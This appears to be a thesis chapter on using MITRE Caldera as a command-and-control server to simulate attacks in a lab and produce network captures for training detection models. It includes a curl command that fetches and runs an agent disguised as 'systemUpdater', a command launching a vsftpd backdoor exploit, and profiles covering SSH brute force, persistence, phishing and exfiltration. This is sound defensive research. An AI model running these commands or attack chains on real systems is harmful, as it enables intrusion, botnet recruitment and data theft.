This section provides a detailed guide on setting up and utilizing MITRE Caldera as the Command and Control (C2) server for simulating cyber attacks in this project. It includes the steps of installation, setting up essential configurations, deployment of agents on bots, and constructing abilities, adversaries, and operations to conduct attack simulations.

Prerequisites

MITRE Caldera is available on Github [85] and can be installed either as a standalone installation or as a Docker image; in this project, we opt for the standalone installation due to performance considerations. The recommended hardware configuration is a modern CPU with multiple cores, at least 2 or more, and 8GB RAM. The utilized hardware for the MITRE Caldera VM is outlined in subsection 4.1.1.

MITRE Caldera's compatibility is restricted to UNIX-based systems, such as Linux or MacOS, and requires Python 3.8 or higher, Pip3, and NodeJS to be installed. Additionally, it is recommended to install GoLang version 1.17 or higher to facilitate GoLang-based agents; the necessary installation files and instructions can be obtained from the official GoLang website [86]. The prerequisites are installed by running the following commands:

```
$ sudo apt update
$ sudo apt install -y Python3.8
$ sudo apt install -y python3-pip
$ sudo apt install -y nodejs
```

MITRE Caldera uses VueJS for the frontend, which requires Node Package Manager (NPM) to manage dependencies. NPM is installed using the following command:

```
$ sudo apt install -y npm
```

Installation

The Version 5.0.0 utilized in this project is cloned directly from Github using the following command:

```
$ git clone https://github.com/mitre/caldera.git --recursive --branch 5.0.0
```

To install the requirements, these steps are performed from the root folder of the installation:

```
$ pip3 install -r requirements.txt
```

Upon success, MITRE Caldera is set up and run by executing the following command from within the root folder of Caldera:

```
$ python3 server.py
```

When running, MITRE Caldera is available at <http://localhost:8888> by default, utilizing the username of *red* and password *admin*, which should take you to a similar default screen to the one shown in Figure 4.3.




Figure 4.3: Default dashboard of MITRE Caldera

HTTPS Configuration

The default configuration uses HTTP for communication with the deployed agents. However, due to the nature of HTTP, which transmits data in plain text, it does not represent modern attackers or general Internet communication in present times. Additionally, HTTPS makes it difficult for network monitoring tools and analysts to distinguish malicious activities from legitimate ones. To make the simulated attacks as close to reality as possible, MITRE Caldera and the agents are configured to use HTTPS. This is achieved by installing HAProxy [87], which handles the SSL/TLS encryption and decryption of traffic.

```
$ sudo apt install haproxy
```

It essentially intercepts the HTTPS traffic, decrypts it before forwarding it to Caldera, or encrypts it and passes it along to the deployed agents. To enable SSL, Caldera includes a preconfigured plugin called SSL. This is enabled in the config file by adding 'SSL' under *plugins* in the *local.yml* file located in the *conf* folder. This requires an SSL/TLS certificate to authenticate the identity of the C2 server to clients, alongside encrypting the traffic exchanged between the two parties. For the purpose of this project, a self-signed certificate is created in the following manner:

```
$ sudo apt install openssl
$ openssl req -newkey rsa:2048 -nodes -keyout C2_private.key -out C2_csr.csr
$ openssl x509 -req -in C2_csr.csr -signkey C2_private.key -out insecure_certificate.pem
```

To use the self-signed certificate, the existing certificate *insecure_certificate.pem* in the folder *plugins* → *SSL* → *conf* is replaced by the newly generated. Caldera is configured to use SSL/TLS by changing the setting of *app.contact.http* from 'http://localhost:8888' to 'https://localhost:8443'. This can either be achieved by modifying the configuration file *local.yml* or by navigating to the *Configuration* section → *Settings* in the dashboard. Caldera needs to be restarted for the changes to take effect.

Agent Setup and Deployment

Caldera offers three different types of Agents: Sandcat (54ndca7), Ragdoll, and Manx. Sandcat and Manx are both writing in GoLang, but they differ in the way they communicate with the Caldera server. Sandcat utilizes HTTP(S) by default and employs a polling mechanism known as a beacon that periodically checks in with the Caldera server to maintain communication with the Caldera server and allow it to monitor the status and condition of the deployed agents. In contrast, Manx communicates directly utilizing either TCP or UDP in an interactive session style. Ragdoll is written in Python and communicates using HTML. Every Agent supports the Linux, Windows, and MacOS (Darwin) platforms, as well as both the ARM and x86 architectures. Sandcat is the choice for this project due to its customization abilities and the utilization of HTTPS. The Agents are deployed and executed directly on the bots that reside in the adversarial infrastructure by executing the following version of the Sandcat Agent:

```
$ server="https://192.168.40.128:8443";curl -k -s -X POST -H "file:sandcat.go" -H "platform:linux" $server/file/download > systemUpdater;chmod +x systemUpdater;./systemUpdater -server $server -group bot
```

By executing the Agent, the bots download the *sandcat.go* file directly from the C2 server, execute it, and assign it to the group named 'bot' by utilizing the option '-group.' The flag '-k' is not present in the default Agent provided by Caldera but is added to ignore the self-signed

SSL certificate and allow the bot to connect to the C2 server. The two bots appear in the Agents section of Caldera upon successfully connecting, as shown in Figure 4.4.

id (paw)	host	group	platform	contact	pid	privilege	status	last seen	
afiwva	kali3	bot	linux	HTTP	278735	Elevated	alive, trusted	5/22/2024, 9:46:04 PM	×
khaoft	kali2	bot	linux	HTTP	336510	Elevated	alive, trusted	5/22/2024, 9:45:31 PM	×

Figure 4.4: Bots enrolled in the adversarial infrastructure

The bots are now set up and ready to receive commands and carry out activities directed by the C2 server.

Setup of Abilities

Abilities are the most foundational blocks of the attack simulations; they represent the discrete actions an adversary can conduct on a target system. Caldera offers a wide range of predefined abilities that are ready for use alongside the capability to create abilities. Each ability is required to be associated with a specific tactic and technique in the MITRE ATT&CK framework. The abilities utilized in this project are primarily bespoke, leveraging individually crafted scripts as payloads. The abilities reside within the abilities folder located in the data directory, each ability is arranged into its corresponding tactic subfolder, and bespoke payloads utilized by abilities are located in the payloads folder in the same directory. Abilities that communicate with the C2 server need to be configured to ignore the self-signed certificate, which includes utilizing the modified version of the Sandcat Agent, outlined in Listing 4.1.2.9, when enrolling the target system into the adversarial infrastructure.

The Ability dashboard is found under the Campaign section → Abilities, and a detailed example of a bespoke ability utilized in this project is outlined below to illustrate the configuration process. This ability exploits a vulnerability in an older version of VSFTP, allowing the adversary to perform remote code execution on the target system.

Metadata

Name: Exploit VSFTP 2.3.4

Description: Exploits a backdoor introduced in vsftpd-2.3.4. This requires the Metasploit framework and the MSFRPC to run at the bot with the password 'msf'.

Tactic: initial-access

Technique ID: T1190

- The ID of the specific technique in the MITRE ATT&CK framework.

Technique Name: [{"KillChain_Category": "Exploitation", "IP": "192.168.40.130", "Port": [21]}, {"KillChain_Category": "Installation", "IP": "192.168.40.130", "Port": [21]}]

- This field serves a different purpose than originally intended. Instead of containing the name of the utilized technique, it is designated to contain information about the cyber kill chain category, IP address, and port of the attacking machine. The format is JSON to make it straightforward to utilize in post-processing.

Options

- Singleton

This option denotes that the ability is designed only to run successfully once, and subsequent runs from within the same operation should not trigger it. This option is often utilized in the early stages of an attack, wherein the adversary establishes an initial presence in the target system. The counterpart option to Singleton is Repeatable; it operates on the Agent level and favors abilities that should be run repeatedly upon recruiting new agents.

- Delete payload

Indicates whether the deployed payload utilized by the ability should be removed from the filesystem upon completing execution. It is intended to mimic the attempts to erase evidence and cover up the tracks of the adversary. For example, this option might be appropriate when leveraging a bot to attack and recruit a target system into a botnet and want to evade detection on the exploited bot.

Execution Parameters

For each ability, it is possible to configure multiple different executors. Executors offer a distinct way of executing the ability on varying platforms and utilizing different command-line interpreters, such as Command Prompt (cmd), Shell (sh), and PowerShell (ps).

Platform: Linux

Executor: sh

Payloads: FTP-001.1-vsftpeexploit.py

- Payloads refer to additional files or scripts to be utilized in the ability. Payloads are transferred to the Agent; in this ability, the bot acts on behalf of the adversary before being executed.

Command: if command -v python3 >/dev/null 2>&1 && [-f "FTP-001.1-vsftpeexploit.py"] && command -v msfconsole >/dev/null 2>&1; then python3 FTP-001.1-vsftpeexploit.py 192.168.40.132; else echo "python3 or FTP-001.1-vsftpeexploit.py is missing"; exit 1; fi

- The command being executed directly on the Agent. It checks if the prerequisites are met before executing; in this case, it determines that Python3 and MSFConsole are installed and the file FTP-001.1-vsftpeexploit.py is present and executes the script against Victim2 with the IP address 192.168.40.132. By ensuring that the requirements are met, the adversary reduces the risk of generating error messages that could potentially trigger alerts and produce logs, thereby minimizing their footprint.

Timeout: 60

- The amount of seconds the command is allowed to run.

Cleanup: -

- A command intended to clean up artifacts created by the ability. This is not necessary for this ability since the payload is configured to delete itself automatically, and the command does not produce any additional artifacts.

Requirements: -

- Requirements serve as mechanisms to decide if the ability should be run under the current circumstances during an operation. The requirements are provided by adding *fact sources*, which can be done prior to conducting and parsed during an operation.

Parsers: -

- Used to extract valuable information, also referred to as *facts*, from the output of executed abilities, such as IP addresses of the discovered systems within the compromised network.

Setup of Adversary Profiles

The Adversarial Profiles represent the actions of an adversary and are constructed by a sequence of abilities performed in a particular order. Configuration of new and existing profiles are found in the Campaign section → Adversaries. The adversaries that utilize botnet recruitment in this project are divided into two distinct adversaries: pre-recruitment and post-recruitment. The pre-recruitment phase consists of the activities up to and including establishing a foothold within the target system. When the target system initiates a connection directly to the C2 server, the post-recruitment adversary assumes command and executes its malicious actions to achieve its objectives. To illustrate the setup and outline the role of a pair of adversaries present in this project, consider Figure 4.5 and Figure 4.6. Combined, these two adversaries effectively constitute the adversarial profile described in subsection 4.1.4.1.

SSH-001.1: NMAP + SSH Bruteforce + Service Persistency + C2 Connection
C2 Server on port 8443

+ Add Ability + Add Adversary Fact Breakdown Objective: default Export Save Delete

Ordering	Name	Tactic	Technique	Executors	Requires	Unlocks	Payload	Cleanup
1	NMAP SSH SCAN	reconnaissance	["KillChain_Category": "Reconnaissance", "IP": "192.169.40.130", "Port": [22]]	⚙️				×
2	SSH Bruteforce	initial-access	["KillChain_Category": "Exploitation", "IP": "192.168.40.130", "Port": [22]]	⚙️			📁	×
3	OS Persistency and C2 Connection	persistence	["KillChain_Category": "Command&Control", "IP": "192.168.40.128", "Port": [8443]], ["KillChain_Category": "Installation", "IP": "192.168.40.130", "Port": [22]]	⚙️			📁	×

Figure 4.5: Example of a pre-recruitment Adversary utilizing an SSH attack vector

SSH-001.2: Find files + Staging + Exfiltration (HTTP)
Collect and exfiltrate files directly to the C2 server.

+ Add Ability + Add Adversary Fact Breakdown Objective: default Export Save Delete

Ordering	Name	Tactic	Technique	Executors	Requires	Unlocks	Payload	Cleanup
1	Create staging directory (Sudo) - SSH	collection	["KillChain_Category": "Action on Objectives", "IP": "192.168.40.128", "Port": [8443]]	⚙️		🔒		×
2	Find files - SSH	collection	["KillChain_Category": "Action on Objectives", "IP": "192.168.40.128", "Port": [8443]]	⚙️		🔒		×
3	Stage Sensitive files - SSH	collection	["KillChain_Category": "Action on Objectives", "IP": "192.168.40.128", "Port": [8443]]	⚙️		🔒		×
4	Compress staged directory - SSH	exfiltration	["KillChain_Category": "Action on Objectives", "IP": "192.168.40.128", "Port": [8443]]	⚙️		🔒		×
5	Exfil staged directory (HTTP) - SSH	exfiltration	["KillChain_Category": "Action on Objectives", "IP": "192.168.40.128", "Port": [8443]]	⚙️		🔒		×

Figure 4.6: Example of a Post-recruitment adversary collecting and exfiltrating sensitive information

Figure 4.5 details the process of scanning the target system and utilizing payloads to perform a dictionary attack against the SSH server, alongside establishing persistence. Post-recruitment, the adversary shown in Figure 4.6 creates a staging directory to store the collected files before compressing and exfiltrating the directory to the C2 server. The order of the abilities executes matter. This is indicated by the lock icon, which means that the preceding abilities must succeed and return one or more *facts* to unlock and execute the dependent ability. Two of the abilities utilize the clean-up mechanism to delete the artifacts created to collect and exfiltrate information.

Operational Process

Operations represent the structured execution of adversary profiles to conduct the simulations. An operation can be configured to utilize a single adversary and targeted against a specific group of active Agents or all groups at once. Fact sources are also configured on the operation level, complementing the selected adversary. In this project, several simulations are comprised of multiple operations. This arises from the fact that Caldera is limited to only conducting operations on a single existing and specific group at a time and not multiple distinct groups that do not yet exist. To overcome this limitation, the operations of the simulations, whose adversaries utilize botnet recruitment, are divided into multiple operations to cater to the adversaries of pre-recruitment and post-recruitment. The pre-recruitment is executed utilizing the 'bot' group, and the post-recruitment uses the group corresponding to the compromised system, e.g., Victim2. An example of such an operation is illustrated in Figure 4.7.

The post-recruitment operation employs a specific fact source that contains information from the pre-recruitment phase, which is being leveraged in the latter phase.

Figure 4.7: An example of an operational setup utilizing two groups of compromised hosts

The adversaries that do not employ recruitment only make use of the already compromised systems enrolled in the adversarial infrastructure, which belong to the group 'bot'.

4.1.3 Mapping of Attacks

In constructing the attack simulation scenarios, the mapping and alignment of the Cyber Kill Chain phases and the MITRE ATT&CK framework tactics are conducted manually by utilizing the domain knowledge we have obtained as cyber security students and the examination of use cases of the mentioned model and framework. The manual approach is required due to custom-designed attacks and the necessity for understanding the context of each action during the attacks. Not all attacks contain a complete set of Cyber Kill Chain phases; this is due to the lack of visibility in the attack itself; for example, the process of Weaponization is performed as an intermediary step in conducting the attack.

4.1.4 Adversarial Profiles

This section presents a series of constructed adversarial profiles that exhibit a range of different cyber-attacks and covers a subset of the employed adversarial profiles; the remaining can be found in subsection A.1.1. Each profile is carefully designed to encapsulate specific characteristics and different objectives, and a context scenario is provided for each profile to ensure that our simulations are justified and as realistic as possible.

In the design of adversarial profiles, the knowledge of various threat actors, their capabilities, and motives is essential to reflect realistic and representative threats accurately. By

aligning the simulations with the established tactics and motivations of different threat actors, the scenarios are designed to contain components that are frequently oriented toward specific threat actors. The understanding of each aspect of an intrusion is promoted by utilizing insights provided by the Diamond Model. It assists mainly in planning the capabilities and infrastructure of the adversary and the characteristics of the victims. The use of the Cyber Kill Chain, in conjunction with the tactics and techniques from MITRE ATT&CK, offers a multidimensional and detailed perspective on the cyber attack lifecycle by providing insight into the purpose and objectives of each phase. The integration of both frameworks ensures that the simulations grasp different levels of granularity and enable detailed categorization of the phases. The utilization of the three different frameworks in conjunction offers a comprehensive understanding of the attack structures and adversarial behavior, which supports the creation of detailed adversarial profiles [88].

4.1.4.1 SSH Intruder

This adversarial profile portrays an adversary exploiting the common use of weak or leaked credentials to infiltrate the target system through SSH. The objectives are to establish a persistent connection and recruit the target system into a botnet by deploying a backdoor, enabling the adversary to leverage the target for future operations. The backdoor initiates a covert connection to the C2 server, allowing remote control and exfiltration of sensitive data. Figure 4.8 outlines the flow of the attack.




Figure 4.8: Outline of the flow of the SSH Intruder Attack

- **Primary Objective:** Recruit the target system into a botnet and exfiltrate sensitive information.
- **Motivation:** This type of actor is most often incentivized by factors, such as financial gain, which can be achieved through extortion of the compromised organization leveraging stolen sensitive information or by monetizing the compromised system as a part of a botnet, e.g., by offering DDos-as-a-Service, known as Booters [89].

- **Threat Actors:** Cybercriminals that are primarily driven by financial gain and focus on long-term espionage for profit.

Attack Phases

1. Initial Reconnaissance

The adversary utilizes NMAP to scan and determine if port 22, commonly used for SSH, is open, alongside gathering information about the target, such as the operating system and the service running.

- **Cyber Kill Chain Phases:** Reconnaissance
- **MITRE ATT&CK Tactics**
 - **Reconnaissance (TA0043):** Preparatory trying to gather information about SSH running on the target system to leverage in subsequent steps.
- **MITRE ATT&CK Techniques:**
 - **Active Scanning (T1595):** Scanning utilizing NMAP for open ports to uncover if the host is a potential target.

2. Intrusion

The adversary performs a dictionary attack, exploiting commonly weak passwords against the identified SSH services running on the target.

- **Cyber Kill Chain Phase:** Weaponization, Delivery & Exploitation
- **MITRE ATT&CK Tactics**
 - **Initial Access (TA0001):** Tries to establish the first point of entry.
- **MITRE ATT&CK Techniques:**
 - **Exploit Public-Facing Application (T1190):** Exploits weak SSH credentials to access a public-facing SSH server.

3. Malware Deployment & Command and Control

Upon successful entry into the target system, the C2 Client is downloaded and configured to obtain persistence to ensure continued access, enabling seamless availability for future use by the C2 operator.

- **Cyber Kill Chain Phases:** Installation & Command and Control
- **MITRE ATT&CK Tactics**
 - **Execution (TA0002):** Executes a malicious script on the compromised host that downloads and executes the C2 client.

- **Persistence (TA0003)**: Ensures that the downloaded C2 client maintains persistence.
- **Command and Control (TA0011)**: Establishes a communication channel with the C2 server to control the compromised host.
- **MITRE ATT&CK Techniques:**
 - **Command and Scripting Interpreter (T1059)**: Utilizes a bash script to download and run the Caldera Agent. This initiates a connection to the C2 server.
 - **Create or Modify System Process - Systemd Service (T1543.02)**: Creates and enables a Systemd Service to run the downloaded C2 client. Systemd serves as a prevalent system and service manager found in most modern Linux distributions and is commonly used for managing background processes, also referred to as services and additional resources. The service ensures that the malware is executed at startup and continues to operate even in the event of a malfunction or manual intervention. Additionally, the execution occurs in the background, reducing the risk of being detected.
 - **Application Layer Protocol - Web Protocols (T1071.001)**: Utilizes the standard network protocol of HTTPS to communicate with the C2 server. The HTTPS protocol is ubiquitous and widely used for web communication, which makes it less prone to being obstructed by initial security measures, such as firewalls, and to blend in with legitimate web traffic. This makes the malicious C2 traffic appear similar to benign traffic, combined with the encryption provided by HTTPS, which complicates the analysis and detection.

4. Exfiltration of sensitive data

With persistent access to the compromised host, the adversary collects and exfiltrates sensitive data of interest. These data might contain financial information, including PII, which can be leveraged for monetization.

- **Cyber Kill Chain Phases:** Actions on Objectives
- **MITRE ATT&CK Tactics**
 - **Collection (TA0009)**: Finds and collects specific files in the interest of the adversary.
 - **Exfiltration (TA0010)**: Unauthorized transfers the collected data from the compromised host.
- **MITRE ATT&CK Techniques:**

- **Data from Local System (T1005):** Collects sensitive data from the file system of the victim, such as formats like TXT, PEM, KEY, PDF, CSV, and DOCX. The collected data are compressed before exfiltration, which reduces the overall size of the data and limits the network traffic.
- **Exfiltration Over Command and Control Channel (T1041):** Exfiltrates the collection data leveraging the existing channel to the C2 server. Utilizing the C2 server for exfiltration using HTTPS allows the exfiltration to blend in with the additional traffic without introducing additional traffic, such as a DNS request to locate an alternative endpoint for exfiltration.

In summary, the outlined adversarial profile employs a sophisticated series of tactics and techniques in line with the MITRE ATT&CK framework and the cyber kill chain. The compromised host is successfully integrated into a botnet controlled by the adversary and can be leveraged for larger malicious activities in the future, such as Distributed Denial of Service (DDoS) attacks. The data exfiltrated can be used to blackmail the compromised organization, alongside monetization on illicit digital markets.

4.1.4.2 FTP Exploiter

This profile describes an adversary that identifies a vulnerable File Transfer Protocol (FTP) server (Vsftpd 2.3.4) and utilizes an exploit [90] to gain unauthorized access. The compromised host initiates a C2 connection, which enables the operator of the C2 server to establish persistence and download malware on the host. Figure Figure 4.9 outlines the flow of the attack.




Figure 4.9: Outline of the flow of the FTP Exploiter Attack

- **Primary Objective:** Recruit the target system into a botnet to be leveraged for malicious activities.

- **Motivation:** Depending on the type of malware deployed, the primary motives can be financial gain through botnet utilization, espionage by deploying a keylogger, or sabotage by disrupting the compromised network from within.
- **Threat Actors:** Nation-state-sponsored that are recognized by their engagement in long-term, strategic operations that often employ sophisticated exploits leveraging lesser-known vulnerabilities.

Attack Phases

1. Initial Reconnaissance

The adversary employs NMAP to scan and assess the availability of port 21, which is typically associated with FTP while utilizing banner grabbing to gather information about the specific FTP software details and version running on the target.

- **Cyber Kill Chain Phases:** Reconnaissance
- **MITRE ATT&CK Tactics**
 - **Reconnaissance (TA0043):** Gathers preliminary information about FTP running on the target to determine a possible point of entry.
- **MITRE ATT&CK Techniques:**
 - **Active Scanning (T1595):** Scanning utilizing NMAP for the availability on port 21 to uncover if the host is a potential target.

2. Intrusion

The adversary utilizes the knowledge about the FTP server running on the target to acquire a payload that can be executed on the target host to exploit a vulnerability in the installed FTP software (Vsftpd 2.3.4).

- **Cyber Kill Chain Phase:** Weaponization, Delivery & Exploitation
- **MITRE ATT&CK Tactics**
 - **Initial Access (TA0001):** Tries to establish the first point of entry.
- **MITRE ATT&CK Techniques:**
 - **Exploit Public-Facing Application (T1190):** Exploits a vulnerability in Vsftpd version 2.3.4 by utilizing the *vsftpd_234_backdoor* module from Metasploit to gain initial access to the public-facing FTP server.

3. Malware Deployment & Command and Control

After gaining initial access to the target system, Metasploit deploys a reverse shell, and the C2 Client is downloaded to the system. Due to restricted privileges, direct execution

of the C2 client is not permitted. Therefore, persistency is initially achieved by configuring a frequent cron job to establish a temporary connection to the C2 server, later replaced by a system service.

- **Cyber Kill Chain Phases:** Installation & Command and Control
- **MITRE ATT&CK Tactics**
 - **Execution (TA0002):** Executes a malicious script on the compromised host that downloads and executes the C2 client.
 - **Persistence (TA0003):** Ensures that the downloaded C2 client maintains persistence.
 - **Command and Control (TA0011):** Establishes a communication channel with the C2 server to control the compromised host.
- **MITRE ATT&CK Techniques:**
 - **Command and Scripting Interpreter (T1059):** Downloads the C2 client from the C2 server directly utilizing *cURL* on the target system, alongside configuring a Cron job and a Systemd service. Enabling the Systemd service disables and removes the cron job from the target system.
 - **Scheduled Task/Job - Cron (T1053.003):** Creates a Cron job to achieve initial connection to the C2 server by executing the download C2 client due to not being able to enable a Systemd service as a result of limited privileges. Cron jobs are a commonly used feature in Unix and Linux systems, which is less likely to raise suspicion by blending in with normal activities.
 - **Create or Modify System Process - Systemd Service (T1543.02):** Enables the previously configured Systemd Service to run the C2 client.
 - **Application Layer Protocol - Web Protocols (T1071.001):** Utilizes the standard network protocol of HTTPS to communicate with the C2 server.

4. Botnet Integration

This step prepares the compromised host, known as a bot, for adversary utilization in the context of a large botnet carrying out malicious activities. This is achieved by deploying malware on the compromised system to prepare it for future coordinated activities such as Distributed Denial of Service (DDoS) attacks. The compromised host will remain dormant until it is needed, only frequently reaching back to the C2 server.

- **Cyber Kill Chain Phases:** Actions on Objectives
- **MITRE ATT&CK Tactics**

- **Execution (TA0002)**: Utilizes bash scripts to execute commands
- **Command and Control (TA0011)**: Downloads malware provided by the C2 server onto the compromised host.
- **MITRE ATT&CK Techniques:**
 - **Command and Scripting Interpreter - Unix Shell (TA0002.004)**: Downloads malware from the C2 server by directly leveraging the native command-line interface utilizing the cURL utility.
 - **Ingress Tool Transfer (T1105)**: Transfers the malware directly from the C2 server.
 - **Application Layer Protocol - Web Protocols (T1071.001)**: Utilizes the standard network protocol of HTTPS to download the malware.

In this comprehensive cyber attack, the adversary systemically progresses through the sequence of attack phases, circumventing the restricted privileges upon initial intrusion and successfully recruiting a bot into their botnet, ready for large-scale actions in the future.

4.1.4.3 Phisher

This adversary has dispatched a malicious file and is waiting for a target to obtain and run it, a process known as adversary-released delivery and victim-triggered exploitation. When the victim runs the file, a C2 connection is established and enrolled into a botnet operated by the adversary. Upon enrollment, the adversary exfiltrates sensitive information utilizing Dropbox. The malicious file is transferred to the target utilizing spearphishing. Figure 4.10 outlines the flow of the attack.




Figure 4.10: Outline of the flow of the Phisher Attack

- **Primary Objective:** To exfiltrate sensitive information and evade security measures by utilizing a common cloud storage service for exfiltration.
- **Motivation:** The main driver is espionage by gathering critical intellectual property through the exfiltration of sensitive data that can provide a competitive edge.
- **Threat Actors:** Nation-state-sponsored that want to advance their position technologically or cybercriminals intending to sell sensitive information.

Attack Phases

1. Initial Reconnaissance

The adversary gathers initial information by researching the target organization and potential targets within the organization that can be leveraged to orchestrate and plan the attack.

- **Cyber Kill Chain Phases:** Reconnaissance
- **MITRE ATT&CK Tactics**
 - **Reconnaissance (TA0043):** Gathers initial data on the organization and possible targets within.
- **MITRE ATT&CK Techniques:**
 - **Gather Victim Org Information (T1591):** Conducts research of the target organization and the industry it operates within to gain an understanding of how the organization operates and its internal structure. This includes examining job descriptions and employees present on social media, such as LinkedIn, alongside the company's public websites and associated locations.
 - **Gather Victim Identity Information (T1589):** Collects data about employees of interest, such as names, email addresses, hobbies, and interests, etc., through social media and corporate websites.

2. Infiltration

The adversary constructs malicious files that, upon execution, establish a connection to the C2 server. The malicious file is sent to a non-technical leader in the organization, prompting them to urgently run the file to install a critical update. The adversary utilizes email spoofing to closely mimic the email of an administrator in the same company.

- **Cyber Kill Chain Phases:** Weaponization, Delivery, Exploitation & Installation
- **MITRE ATT&CK Tactics**
 - **Initial Access (TA0001):** Tries to gain initial access into the system.

- **Execution (TA0002)**: Attempts to execute malicious code on the target system.

- **MITRE ATT&CK Techniques:**

- **Phishing - Spearphishing Attachment (T1566.001)**: Delivers an email crafted to look like an important notice about an urgent software update that specifically targets a non-technical manager to reduce the likelihood of suspicion.
- **User Execution - Malicious File (T1204.002)**: Relies on the victim running the malicious file delivered through the attachment in the email. The malicious file is an executable that downloads and runs the C2 client when executed.

3. In Control

The adversary establishes and utilizes the C2 server to carry out malicious activities on the compromised host.

- **Cyber Kill Chain Phases:** Command and Control

- **MITRE ATT&CK Tactics**

- **Command and Control (TA0011)**: Communicating with the C2 server to control the compromised host.

- **MITRE ATT&CK Techniques:**

- **Application Layer Protocol - Web Protocols (T1071.001)**: Utilizes the standard network protocol of HTTPS to communicate with the C2 server.

4. Cloud-Based Exfiltration

In this stage, the adversary collects sensitive information from the compromised host; this includes financial documents, emails, project files, etc. They exfiltrate the collected data utilizing a third-party cloud service.

- **Cyber Kill Chain Phases:** Actions on Objectives

- **MITRE ATT&CK Tactics**

- **Collection (TA0009)**: Finds and collects specific files in the interest of the adversary.
- **Exfiltration (TA0010)**: Unauthorized transfer of the collected data from the compromised host to a location in control of the adversary.

- **MITRE ATT&CK Techniques:**

- **Exfiltration Over Web Service - Exfiltration to Cloud Storage (T1567.002):** Exfiltrates the collected sensitive files to a Dropbox, which the adversary controls. The action utilizes the Dropbox API, and as a result, the traffic blends seamlessly into normal business traffic and workflow, and the malicious activities are less likely to be detected.
- **Data from Local System (T1005):** Collects sensitive data from the file system of the victim, such as formats like TXT, PDF, PPT, PST, OST, CSV, and DOCX. The collected data are compressed before exfiltration, which reduces the overall size of the data and limits the network traffic.

In summary, this phishing attack is carefully designed to target a certain level of company employees through research of company websites, social media, and job postings. It results in highly classified information being transferred into the hands of the adversary.

4.1.5 Data Collection and Processing

Effective and accurate data collection is a key component of simulating cyber attacks, as it ensures that all the necessary information is captured. In this section, we describe how data from the simulations are collected, both from the adversarial infrastructure and the victim machines, alongside the way they are embedded into benign traffic to constitute a complete network capture file. In this project, this file serves as a foundation for creating a robust dataset that can be utilized to train machine learning models to improve threat detection. However, the appliances are diverse and capable of serving multiple purposes, such as SOC training, IDS evaluation, etc.




Figure 4.11: The process of generating a complete network traffic capture

